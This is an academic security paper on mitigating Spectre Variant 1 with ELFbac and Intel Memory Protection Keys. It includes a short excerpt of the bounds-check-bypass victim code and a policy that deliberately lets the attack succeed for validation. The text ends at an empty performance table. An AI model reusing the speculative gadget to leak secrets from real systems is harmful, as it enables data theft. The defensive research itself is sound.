Ghostbusting: Mitigating Spectre with Intraprocess Memory Isolation

Ira Ray Jenkins
jenkins@cs.dartmouth.edu
Dartmouth College
Hanover, NH, USA

Prashant Anantharaman
pa@cs.dartmouth.edu
Dartmouth College
Hanover, NH, USA

Rebecca Shapiro
bx@narfindustries.com
Narf Industries
White River Junction, VT, USA

J. Peter Brady
jpb@cs.dartmouth.edu
Dartmouth College
Hanover, NH, USA

Sergey Bratus
sergey@cs.dartmouth.edu
Dartmouth College
Hanover, NH, USA

Sean W. Smith
sws@cs.dartmouth.edu
Dartmouth College
Hanover, NH, USA

ABSTRACT

Spectre attacks have drawn much attention since their announcement. Speculative execution creates so-called *transient instructions*, those whose results are ephemeral and not committed architecturally. However, various side-channels exist to extract these transient results from the microarchitecture, e.g., caches. Spectre Variant 1, the so-called Bounds Check Bypass, was the first such attack to be demonstrated. Leveraging transient read instructions and cache-timing effects, the adversary can read secret data.

In this work, we explore the ability of intraprocess memory isolation to mitigate Spectre Variant 1 attacks. We demonstrate this using Executable and Linkable Format-based access control (ELFbac) which is a technique for achieving intraprocess memory isolation at the application binary interface (ABI) level. Additionally, we consider Memory Protection Keys (MPKs), a recent extension to Intel processors, that partition virtual pages into security domains. Using the original Spectre proof-of-concept (POC) code, we show how ELFbac and MPKs can be used to thwart Spectre Variant 1 by constructing explicit policies to allow and disallow the exploit. We compare our techniques against the commonly suggested mitigation using serialized instructions, e.g., lfence. Additionally, we consider other Spectre variants based on transient execution that intraprocess memory isolation would naturally mitigate.

CCS CONCEPTS

• **Security and privacy → Information flow control**; **Software and application security**; **Access control**.

KEYWORDS

Intraprocess memory isolation, Transient Instructions, Speculative Execution, Spectre, Access Control, ELFbac

HotSoS '20, April 7–8, 2020, Lawrence, KS, USA

ACM ISBN 978-1-4503-7561-0/20/04…$15.00
https://doi.org/10.1145/3384217.3385627

INTRODUCTION

The *principle of least privilege* requires that the components of a system be constrained in their interactions, such that a minimal set of permissions are granted to perform a given functionality. For example, network daemons drop privileges after a certain point in execution to prevent privilege escalation [27]. The resulting isolation limits the exposure of vulnerabilities within a system. Privilege separation, memory protection, process isolation, and containerization are widely deployed mechanisms of least privilege on modern computing platforms.

The disclosure of Spectre, a class of speculative execution attacks, revealed near-universal flaws in the very foundations of modern computing architectures. Specifically, Spectre demonstrated the existence of practical attacks that leverage speculative execution and microarchitectural side-channels to leak potentially confidential information.

Prior to the revelations of Spectre, some of the authors introduced a novel intraprocess memory isolation technique called *Executable and Linkable Format-based access control* (ELFbac) [5]. ELFbac was presented as a mechanism for preserving programmer intent. More recently, Intel released an extension to their instruction set architecture (ISA) to support *Memory Protection Keys* (MPKs)—another mechanism to perform intraprocess memory isolation [12]. In this work, we demonstrate the use of ELFbac and MPKs in mitigating the Spectre Variant 1 attack.

The remainder of this paper is organized as follows: Section 1 reviews the Spectre attacks, Section 2 reintroduces the reader to ELFbac, Section 3 presents an alternate approach to intraprocess memory isolation using Memory Protection Keys, Section 4 shows how ELFbac and MPKs defend against Spectre Variant 1, a discussion of our future work is in Section 5, and conclusions are presented in Section 6.

1 SPECTRE VARIANT 1

In early 2018, the first in the Spectre-class of attacks were released under CVE-2017-5753 [22] and CVE-2017-5715 [21]. Kocher et al. described these two attack variants, dubbed *Bounds Check Bypass (BCB)* and *Branch Target Injection (BTI)*, respectively, as well as hinted at additional attacks based on return instructions, timing variations, and arithmetic unit contention [16]. Indeed, as shown in Table 1, a wide variety of Spectre attacks were subsequently discovered, called Spectre Next Generation (Spectre-NG) [31], SpectreRSB [18], and ZombieLoad [30], each variant relying on some fundamental microarchitectural components. Canella et al. recently proposed a new taxonomy for this class of attacks, as well as additional attack variants [6].

In this section, we introduce the architectural optimizations that facilitate Spectre attacks, and review the specifics of Variant 1, Bounds Check Bypass (BCB).

Table 1: Overview of known Spectre-class vulnerabilities.

Class	Variant	Name
Spectre	1	Bounds Check Bypass (BCB) [16, 22]
Spectre-NG	1.1	Bounds Check Bypass Store (BCBS) [15, 26]
Spectre-NG	1.2	Read-only Protection Bypass (RPB) [15, 26]
Spectre	2	Branch Target Injection (BTI) [16, 21]
Meltdown	3	Rogue Data Cache Load (RDCL) [19, 23]
Spectre-NG	3.a	Rogue System Register Read (RSRR) [25]
Spectre-NG	4	Speculative Store Bypass (SSB) [24]
SpectreRSB		Return Mispredict [18, 20]
ZombieLoad		Microarchitectural Data Sampling [30]
RIDL		Rogue In-Flight Data Loads [34]

1.1 Speculative Execution

In modern processors, *out-of-order execution* is an optimization that allows instructions within a pipeline to be executed out of order, under the requirement that, later, results are re-ordered and dependencies satisfied to assure proper execution semantics. This technique reduces the stalls or wasted cycles from unused functional units inherent to in-order processors. This out-of-order execution introduces an additional layer of parallelism, and as a result the processor may still encounter stalls when faced with dependencies between multiple instructions. For example, branch instructions that are conditioned on additional calculations or memory fetches must wait for the resolution of any dependencies.

An additional processor optimization, *speculative execution*, depends on predicting control flow and executing instructions prior to knowing if they are required. In the case of a branch instruction, speculative execution may *assume* the condition will be true, and thus begin execution of subsequent instructions. Of course, for correct operation, the results of such instructions must only be *committed* once the branch conditional has been verified. In the case of a misprediction, the instructions which were speculatively executed must be voided or cancelled in some manner, typically by flushing the execution pipeline. This creates *transient instructions*, or instructions that should not have been executed during the proper course of a program, and whose results should have no lasting effects on the architectural state of a processor.

1.2 Branch Prediction

Two-way conditionals have either a *taken* or *not taken* path of execution. *Branch prediction* is a field of study dedicated to optimizing pipeline execution, i.e., reducing pipeline stalls and flushes, based on guessing branch direction. Branch prediction may be as simple as always assuming a branch will be true or false[1], often called *static branch prediction* because the prediction never changes. *Dynamic branch prediction*, on the other hand, allows the processor to *learn* or at least remember the prior paths taken of a branch. When first encountered, little may be known about a branch; however, given sufficient examples, say a branch `for {i = 0; i < 10000; i++}`, a branch prediction scheme can change its prediction over time. Dynamic branch predictors may be as simple as single bit memories of the last branch taken or multi-bit and multi-level predictors utilizing *pattern history tables (PHTs)*. PHTs generally record the history of a given branch to allow future branches to be predicted based on prior knowledge. More complex neural networks can also be designed to identify long but regularly occurring branch patterns.

1.3 Spectre Variant 1

Exploits to branch prediction are not new [1, 2]. However, Spectre attacks showed conclusively that speculative execution resulting in transient instructions can leave microarchitectural clues useful in exploits. Kocher et al. provide a proof-of-concept implementation of the Spectre Variant 1 Bounds Check Bypass (BCB) [16], which we reproduce in Appendix A for the reader's reference.[2] In the remainder of this paper, we attempt to be consistent and concise by annotating this attack as simply *V1*.

As its colloquial name implies, V1 relies on the speculative bypass of bounds checking. The bounds check shown in Listing 1 line 25, taken from the `victim_function` of the Spectre POC, is standard memory safe programming practice. The underlying technique for V1 is to exploit the branch prediction by poisoning the PHT to mispredict this conditional branch.

```
16 uint8_t array1[160] =
       {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
17 uint8_t unused2[64];
18 uint8_t array2[256 * 512];
19
20 char *secret = "The Magic Words are Squemish
       Ossifrage.";
21
22 uint8_t temp = 0; /* To not optimize out
       victim_function() */
23
24 void victim_function(size_t x) {
25   if (x < array1_size) {
26     temp &= array2[array1[x] * 512];
27   }
28 }
```

Listing 1: Spectre Variant 1 Bounds Check Bypass. The assignment of `y` may be illegal or undesirable when speculatively executed.

The branch predictor can be effectively trained by repeatedly providing *valid* values of variable `x`, such that the condition always evaluates true, and the subsequent assignment of variable `y` is speculatively executed and properly committed. However, after poisoning the PHT in such a manner, supplying an *invalid* value for variable `x` results in the transient execution of the subsequent assignment to `y`, and an out-of-bounds memory access. However, before the pipeline can be flushed, data outside `array2` will have

[1]Some architectures allow compile time hints from the programmer as to which direction a certain branch should normally take.

[2]A more generalized and annotated version by Ryan Crosby can be found on GitHub [8].

been cached, specifically including the `secret` variable declared on line 20 of the POC. Once the data is held by the cache the game is over. Various side-channel attacks exist to extract data or at least information about data from caches, e.g., cache timing and access driven attacks.

2 EXECUTABLE LINKABLE FORMAT-BASED ACCESS CONTROL

In this section, we review Executable and Linkable Format (ELF) files, ELF-based access control (ELFbac), and its security policy creation.

2.1 Executable and Linkable Format

Executables in many Unix-like systems are structured by Executable and Linkable Format (ELF) files. These files capture the code and data of an executable as well as the necessary metadata used to create a process address space. The information within these ELF files is used by an operating system kernel to link, load, and construct a runtime process.

ELF files contain *sections* and *segments*. Sections contain all the information required to link and build an executable. Each section defines semantically distinct units of code and data. There may exist exclusive intersectional relationships, such as data readable or writable by only a specific code section. These relationships are typically defined by the programming language or runtime. During runtime, the loader packs sections into segments based on attributes, such as memory permissions, as part of a legacy memory optimization to avoid loading each individual section. Common segments like `.rodata` and `.text` will be familiar to many programmers.



Figure 1: The ELFbac architecture. Legacy code is compiled and linked with an ELFbac policy. During runtime, an ELFbac-aware loader and kernel shim enforce the policy via transitions within a finite-state machine.

2.2 ELF-based Access Control

ELFbac is a tool released in 2014 [5]. ELFbac represents a novel addition to the *principle of least privilege* [28]. Figure 1 depicts the ELFbac architecture. By controlling the relationships between sections with ELFbac policy, and preserving the semantic intent with an ELFbac aware loader, ELF binaries can be created with explicit memory access controls at the application binary interface (ABI) layer. These policy-infused binaries can then be enforced at runtime with minimal modifications to the operating system kernel, utilizing the existing memory management and page table mechanisms. ELFbac relies on three components:

Mithril. A custom policy tool, Mithril [4], reads the policy in a Ruby-based domain specific language (DSL) and converts the policy to a binary representation comprising the various states, the code and data accessible from each state, and the transitions. The tool then injects this binary representation as a separate `.elfbac` section in the same binary. This process is depicted in Figure 2.

ELFbac Loader. An ELFbac-aware loader reads the `.elfbac` section within the binary and preserves the policy while building the process memory space.

ELFbac-enhanced Kernel. A Linux kernel is modified to implement a `load_policy` syscall which imports the ELFbac policy from an ELFbac-modified binary. The kernel looks for the `.elfbac` section during load time, and builds a data structure called `elfbac_struct` from the contents of the section. This data structure contains the state machine of the program, the locations that trigger state transitions, and top-level page-table directories for each state. Additionally, a modified page table handler provides an opportunity to validate state transitions within the policy finite-state machine (FSM).



Figure 2: ELFbac policy injection via Mithril. The tool includes the ELFbac policy into a special `.elfbac` section within the modified binary.

2.3 Memory Architecture

The primary policy enforcement mechanism used by ELFbac is the existing memory management unit (MMU). To understand how ELFbac interacts with the MMU, we briefly detail a generalized memory architecture. Many modern architectures rely on a virtual memory abstraction in which each process is provided its own view of system memory resources. As Figure 3 shows, the CPU accesses memory using virtual addresses. This model requires that at some point virtual addresses be translated to the physical addresses of real memory for data to be accessed. Page tables provide the necessary mechanisms for such a translation. Each page table entry (PTE) must specify whether a page exists in memory or not, the location in memory of the page, as well as metadata such as page permissions and dirty bits. When an address is not present within the page table, a page fault occurs and must be resolved via disk access.

While virtual memory and page tables are now ubiquitous, implementations may vary from a single, system-wide page table to multiple page tables, each with multiple levels of indirection. Searching a page table through these multiple levels, often called *page-table walking*, can be very time consuming. As an optimization, an address-translation cache, the translation lookaside buffer (TLB), maintains a quick-access mapping of PTEs. A TLB miss occurs when an entry does not exist in the TLB, and thus the page tables must be walked to locate the requested data, cache the data in the various L1/L2/L3 caches, and cache the PTE in the TLB for future access.



Figure 3: General Memory Architecture. CPU's rely on virtual memory addresses and the translations provided by the MMU.

2.4 How ELFbac interacts with the Architecture

ELFbac policies are written using a domain specific language (DSL) akin to common linker scripts. Each ELFbac policy defines a series of *states* and allowed *transitions* between states, creating a policy FSM. When the ELFbac-aware loader constructs the process address space, *shadow contexts* are also created which map each state to new virtual memory pages and page table entries. This can be an expensive operation, so the pages are loaded lazily, such that they are only filled when first accessed.

When a program's policy has z states, m code sections, and n data sections, in the case of the most fine-grained policy—where each code section is in a separate state and these sections may access any or all of the n data sections—the total number of virtual memory pages allocated would be $m + n$. Whereas, if the programmer does not want to impose any permissions on the data, they need not be placed in separate sections, but depending on the size, they could all be in the same data section. Thus the number of code sections is the same as the number of states, or $z + 1$ virtual memory pages allocated.

During runtime, virtual memory pages are accessed and loaded as normal; however, state transitions naturally trigger page faults. The ELFbac kernel piggy-backs the existing page fault handler to validate any transitions based on policy access controls. For example, the kernel checks the current state of the faulting code, as well as the state of the desired page, and any policy permissions that might restrict access. In the case of valid state transitions, a new shadow context is created, with the accessible pages loaded, and the TLB is flushed to avoid any access to previously cached page entries. Alternatively, policy violations (invalid transitions) trigger page access faults.

3 MEMORY PROTECTION KEYS

Intel released an ISA extension to their x86 processors known as Memory Protection Keys (MPKs) [12]. Using these keys, we can tag any virtual page with a 4-bit ID, that denotes a domain in the program's address space. This allows users to tag virtual pages of the user's process to one of the 16 security domains available. The user can change the page permissions based on the state of the program using a user-mode instruction, `WRPKRU`, that does not require a TLB flush, hence incurring less overhead than the current implementation of ELFbac.

The `WRPKRU` instruction uses the register `PKRU` that is local to each CPU core. These `PKRU` checks are in hardware, and hence have a very low overhead. We leverage the support introduced by the Linux kernel for MPKs. The kernel implements syscalls to encapsulate the `WRPKRU` instructions. Figure 4 shows the page table entries in the Linux kernel. The bits 59 through 62 in the page table entries point to the memory domain. The `PKRU` register holds two bit values for each memory domain specifying if the process can read or write the pages in the memory domain.



Figure 4: (a) The structure of page table entries in Linux. In this image, the bits 59 through 62 is set to point to memory domain 3. (b) The structure of the PKRU register. The permissions, read or write, for each domain is signified by a 2 bit value. Domain 3 pointed to by Figure 4 (a), has permissions read and write set.

Vahldiek-Oberwagner et al. proposed *ERIM* [33] to enable data isolation within a process using MPKs. Their contribution was using control-flow integrity, binary rewriting, and binary inspection to prevent attackers from jumping the instructions meant to switch memory domains. Hedayati et al. isolated userland libraries using

MPKs [11], while MemSentry [17] provided a general framework to isolate data sections. Unlike previous work, in this paper, we show how intraprocess memory isolation can be effective against attacks using transient read instructions.

There are some stark differences between ELFbac's intraprocess memory isolation and MPKs. First, ELFbac handles state transitions in the kernel. It makes sure that the state transition was triggered at the right location. MPKs on the the other hand, handle state transitions via a user-land instruction. Although this instruction is fast, it can be bypassed by an adversary since the checks do not occur in the kernel. ELFbac makes the additional checks that are required while using MPKs redundant. Second, ELFbac uses an unsigned 8-bit integer to denote the memory domain or state, whereas MPKs only support 4 bits. Finally, the `PKRU` register only takes 2-bit values—read and write. ELFbac goes beyond this by also checking if code sections are executable. MPKs allow access control on data only.

4 MITIGATION THROUGH INTRAPROCESS MEMORY ISOLATION

In the previous sections, we described the functioning of Spectre V1 and ELFbac. In this section, we review the commonly suggested solutions to V1, and explain how we built a simple ELFbac policy to mitigate V1. By relying on the page handling mechanisms already in the kernel, we used ELFbac to prevent the undesirable caching of sensitive data.

4.1 Prior Approaches to Mitigation

Most patches for V1 suggest *serialization* as the solution, namely adding the `lfence` or `mfence` instructions wherever transient instructions may result in leaks. These instructions prevent any following instructions from executing before all the instructions before have completed [3, 13, 15]. In large code bases, this presents two challenges.

First, the programmer needs to identify precisely which code paths could lead to speculative loads, and then to add `lfence` instructions in those paths. Researchers have built tools to aid in this task, and it is an ongoing research area. Wang et al. presented *oo7*, a tool to detect 15 Spectre-vulnerable programming patterns [35]. Similarly, Disselkoen et al. developed the tool to detect Spectre V1, V1.1, and V4 in code using symbolic execution [7]. Both the tools are only as good as the patterns they are designed to defend against, and take a long time to run. For example, to evaluate *oo7*, Wang et al. ran experiments for over 100 hours.

Second, the `lfence` instruction prevents any speculative instructions from executing until *all* the instructions before it has ended. Such an approach could be a considerable performance hit considering many branches use array operations, and data could still be speculatively loaded into the cache if these instructions are not placed in the right locations in the code.

SpectreGuard [9] is the closest prior work to our techniques. Fustos et al. add an *NS* bit to the page-table entry. They keep the data fetched from a location marked as *NS* in the reorder buffer and do not forward the data directly to dependent instructions. Instead, they wait for all the prior branch instructions to complete, and only then forward the data to the dependent instructions. ConTExT [29] also uses a similar technique and adds a *non-transient* bit to the page-table entries. They also add a *non-transient* bit per register to track the registers that are storing secret values to ensure they are not leaked via transient execution.

Our work differs from these two prior works in terms of technique. Both SpectreGuard and ConTExT require a programmer to specify a particular memory address as *non-transient*. However, ELFbac allows the user to specify the relationships between code and data, such as which functions within the program can read or write to the memory addresses marked as secret. ELFbac and MPK-based isolation techniques can give more fine-grained and generalizable control to users allowing transient execution within a particular state of the program, but not across different states.



Figure 5: State machine of the ELFbac mitigation for Spectre V1. The `secret` is accessible via policy in the *init* state, but not the *go* state. No return transition exists between *go* and *init*.

4.2 Building Policies for Spectre

The POC included in Appendix A showcases the V1 exploit successfully extracting a `secret` variable, declared on line 20, from the cache as a result of transient cache loads. Intuitively, the goal of any mitigation should be to protect `secret` from unintended access. ELFbac allows just such intraprocess isolation with very few code changes. Figure 5 shows a minimal policy FSM in which `secret` is readable and writable during *init*; however, becomes inaccessible once a transition to *go* occurs.

```
char * secret __attribute__
((section("secretsec"))) =
    "The Magic Words are
    Squeamish Ossifrage.";
```

Listing 2: Using the attribute syntax in *gcc* to isolate `secret`.

We can isolate `secret` by placing it in a separate ELF section. This can be done using following techniques: (1) The GNU Compiler Collection's C compiler (gcc) includes the attribute syntax. Using the `__attribute__` directive you can specify the ELF section in which to place a variable or function. An example of this is shown in Listing 2. Or (2), using a separate assembler file (".S" file) to place the `secret` in it. The C code would include a line to declare the variable, but not allocate memory for it using the `extern` keyword.

We will allocate memory for the variable using the assembler file. This is shown in Listing 3.

```
.section secretsec
secret:   .string "The Magic Words
    are Squeamish Ossifrage.";
mov secret, %rax
```

Listing 3: Using a separate assembly file to isolate `secret`.

Now that `secret` has been isolated, it remains to implement the FSM shown above in Figure 5. The ELFbac policy, written in the DSL, can be found in Listing 4. We separate our program into two states. The *init* state, and the *go* state. In the *init* state, the program initializes all the variables and enters the main function. We moved the rest of the code from the main function to another function go to trigger a state transition.

```
Elf::rewrite(ARGV[0]) {|file|
Elf::Policy.inject_symbols(file)
x = Elf::Policy.build do
  tag :secret do
    section 'secretsec'
  end
  tag :go do
    symbol 'go'
  end
  state 'init_state' do
    readwrite :default
    exec :default
    readwrite :secret
    to 'go_state' do
      call 'go'
    end
  end
  state 'go_state' do
    readwrite :default
    exec :default
    exec :go
  end
    start 'init_state'
end
```

Listing 4: ELFbac policy used to mitigate the effects of Spectre V1. The DSL makes use of keywords such as *state, start, readwrite,* and *exec* to provide a fine-grained mechanism for enforcing permissions on code and data sections.

The final code modification required to enable the POC to run with the ELFbac kernel is an addition to function definitions. We force the functions to be page-aligned to 4096 byte-boundaries, allowing us to place them in a separate section and enforce permissions on the section. Again, this can be done with the attribute syntax available in *gcc*, as shown in Listing 5.

```
int main (int argc, const char * * argv)
      __attribute__((aligned(4096)));
```

Listing 5: Page boundary alignment necessary for ELFbac.

4.3 How does ELFbac mitigate Spectre V1?

We can now step through the execution of the POC with ELFbac policy included. Following Figure 6, the *init* state initializes all variables, including `secret`. When assigning a variable, the MMU first checks the TLB for the PTE corresponding to the virtual address requested as shown in Figure 3. Since this is a first access, the page tables must be walked to fill the cache and TLB [10], during which time the ELFbac page fault handler verifies the policy allowing the *init* state read and write access. Because of the function-page alignment, to transition to the *go* state triggers a page fault, and again the ELFbac fault handler validates the transition between *init* and *go* states. The *go* state includes the `victim_function` of the POC, which allows the potentially revealing speculation. However, when the *go* state is entered, any memory pages containing the secret are marked as inaccessible and related caches are flushed. When the secret is requested during the *go* state, the page fault handler must be invoked in order to have any chance at memory access. The offending access instructions will trigger exceptions, which will be marked in the corresponding re-order buffer (ROB). Because transient instructions are never committed, the page fault will never be realized; however, this mechanism occurs early enough in the pipeline access that caching of secret is prevented.

Hence, ELFbac successfully mitigates V1. For additional validation, we created a second policy that allows the transient cache loads to succeed; this policy can be found in Listing 6. Here, we only use a single state, and provide explicit read and write access to `secret`.

```
Elf::rewrite(ARGV[0]) {|file|
Elf::Policy.inject_symbols(file)
x = Elf::Policy.build do
  state 'main' do
    readwrite :secret
    readwrite :default
    exec :default
  end
  start 'main'
end
x.inject(file)
```

Listing 6: ELFbac policy to explicitly allow Spectre V1.

4.4 Mitigating Spectre V1 with MPKs

Unlike ELFbac, our current implementation of the V1 mitigation does not use a policy with MPKs. In the POC included in Appendix A, the `secret` that is leaked due to transient cache loads, is assigned as a global variable. Unlike their assignment or ELFbac's technique of placing the global in a separate section, we use `mmap` to assign a new page for the data, and impose permissions on these pages.

In Listing 7, we see this `mmap` operation on line 2, and the data is placed in the location on line 3. We then use MPKs to revoke all permissions for this page. The portions of the code in the POC that follow cannot access this memory anymore and the transient loads fail due to lack of permissions.

To test the soundness of our approach, we also build a POC where we allowed Spectre to succeed. By simply changing the permissions of line 4 in Listing 7 to `PROT_READ`, we explicitly allow the attack. We use MPKs to say that after assignment the program can access and use the variable secret. As we mention earlier, the code does



Figure 6: Execution Model for ELFbac mitigation of Spectre V1. Once in the *go* state, any attempt to access `secret`, even speculatively, results in a page fault exception and the prevention of any caching.

```
char * secret; // this variable is still defined
      as a global outside of main
secret = mmap(NULL, getpagesize(), PROT_WRITE |
      PROT_READ, MAP_ANONYMOUS | MAP_PRIVATE, -1,
      0);
strncpy(secret, "The Magic Words are Squeamish
      Ossifrage.", 40);
int real_prot = PROT_NONE;
int pkey = pkey_alloc(0, PKEY_DISABLE_WRITE);
int ret = pkey_mprotect(secret, getpagesize(),
      real_prot, pkey);
```

Listing 7: Disabling Reads or Writes to the secret using MPK permissions.

not directly touch this variable, but only touches it via a transient execution path.

4.5 Limitations of our techniques

The attacks considered in this work are limited to intraprocess memory attacks. Canella et al. have proposed inter-process Spectre attacks [6], which should lead to much interesting research; however, the goal of ELFbac and MPKs is to secure the process address space from within. Therefore, we consider these types of attacks out of scope.

However, we do not believe ELFbac's mitigations are limited to V1 attacks. Spectre version 1.1, the Bounds Check Bypass Store (BCBS), is also an intraprocess memory attack [15]. It uses the same technique as Spectre V1, but writes to the arrays instead of reading from them causing buffer overflows. Additionally, SpectreRSB uses a speculative gadget that is written in x86 assembly to *pop* return values from the software stack [18]. The software stack is distinct from the Return Stack Buffer. The Return Stack Buffer (RSB) is hardware that stores the return addresses whenever the CPU makes a *call* instruction. In SpectreRSB, there is a mismatch between the state of the software stack, and the RSB; and the program miss-speculates and fetches the return value from the RSB (which holds the value it acquired from the speculative gadget). Our policy-based solution will prevent the SpectreRSB proof-of-concept within a single process. The SpectreRSB attacks exploiting multiple processes and the Intel SGX, however, are not in the scope of ELFbac that targets intraprocess memory attacks. We believe it would be non-trivial to use MPKs to prevent SpectreRSB since it would require placing page-table permissions on the RSB using userland code.

Although the SWAPGS attack is a variant of V1 [32], the attack allows attackers to gain access to kernel data structures when the process transitions from user to kernel mode. Fine-grained permissions in kernel memory does not fall under the current scope of ELFbac or MPKs.

4.6 Evaluation

Intraprocess memory isolation with ELFbac or MPKs require identifying all the secrets the program has, to protect them from other code in the same address space that does not need access. Generally, there may be fewer critical security elements than potential speculative branches within a code base. ELFbac does incur a performance cost for checking permissions by triggering page faults for first accesses. We argue that the ultimate performance hit incurred by a program using ELFbac depends on the number of state transitions leading to TLB and cache flushes. Often secrets need only be checked once at the beginning of program execution, e.g., passwords and certificates. This naturally limits the state transitions to some initial context. Additionally, ELFbac is not just a V1 mitigation, but a mitigation against a variety of intraprocess memory attacks.

In our evaluation, we answer three questions:

- Is intraprocess memory isolation effective against Spectre V1?

- What is the programmer effort required to build a policy for ELFbac and to modify the existing source code? How does ELFbac compare in terms of programmer effort to other mitigation techniques against Spectre V1?
- What is the performance impact due to ELFbac and MPKs in comparison to other mitigations?
- What is the performance impact ELFbac adds on other real-world applications?

4.6.1 Intraprocess Memory Isolation vs. Spectre V1. We constructed two ELFbac policies for the Spectre POC, and built two modifications of the V1 POC to allow and disallow V1 using MPKs. First, we built a policy allowing the program to access the `secret`, allowing the attack to succeed. As shown in Listing 6, the policy comprises one state that can access memory and code across the entire ELF binary's address space. Since this program can access the secret, the attack succeeds.

Next, we built a policy mitigating the attack. This policy, shown in Listing 4, comprises two states. The first state, the *init* state initializes all the global variables, and hence needs access to the `secret`. It does not, however, need access to the `secret` after the initialization phase. The policy revokes access to the `secret` in the second state, the *go* state. This state can access code in its state and access other global variables, but not the `secret`. Empirically, both the ELFbac policies functioned as expected.

We took a similar approach to using MPKs. We constructed two versions of the POC using MPKs—the code we added and modified is in Listing 7. We placed the `secret` in a separate page and revoked all permissions to the page after assignment. V1 fails to execute since the `secret` cannot be accessed by the speculative branch. We then allowed access to the `secret` and saw that the V1 attack ran successfully.

4.6.2 Programmer Effort. To understand the effort it would take a programmer to instrument an existing program binary with ELFbac, we measure the number of lines of code required to implement the policy in a DSL using Ruby. We also measure the number of lines we had to add to the C source code, in comparison to other mitigation strategies against V1.

Table 2: A comparison of the number of lines of code added to instrument the Spectre proof-of-concept (POC) to mitigate it.

	LoC added for ELFbac	LoC added for MPKs
Original Spectre V1 PoC	3	5
Policy code in DSL	33	0

Table 2 shows that we had to add just 3 lines of code to the Spectre POC C program, and had to add just 33 lines of code as a policy to be enforced by the ELFbac-enhanced kernel. We argue that these are reasonable costs in comparison to the benefit—resilience to intraprocess memory attacks.

Utilizing serializing instructions, such as `lfence`, only requires a single line of code; however, this needs to be added to every instance of code that may be speculatively executed. In large code projects, this may be entirely prohibitive. Unfortunately, it is not as simple as just `grep`'ing for `if`-statements.

It has previously been shown that on a large, modern codebase of nearly 100,000 source lines of code (SLOC), successful isolation of sensitivate data could be achieved with only 27 annotations [14].

The process of building ELFbac policies can include a lot of trial and error. Developers start with a simple one-state policy, and gradually go on to build more complex policies that reflect their intentions better. As mentioned earlier, the first step must be to identify which data sections include sensitive data and isolate these data sections. The next step is to understand how the code interacts with the data, and understand which code sections need to access the sensitive data, and at what phases of the program's lifecycle.

We also measured the number of lines of C code we had to add to the Spectre POC to use MPKs. We had to convert the assignment to an `mmap` syscall, and we then had to assign this page to a memory domain. The next step was to specify the permissions on the memory domain. These steps on the whole only needed adding 5 lines of code. In a realistic scenario, each secret would have to be placed in their own page and would only be accessed from specific portions of the code.

Table 3: Performance comparison of our ELFbac mitigation with the Spectre proof-of-concept. We ran each of these experiments for 100 runs and computed an average.

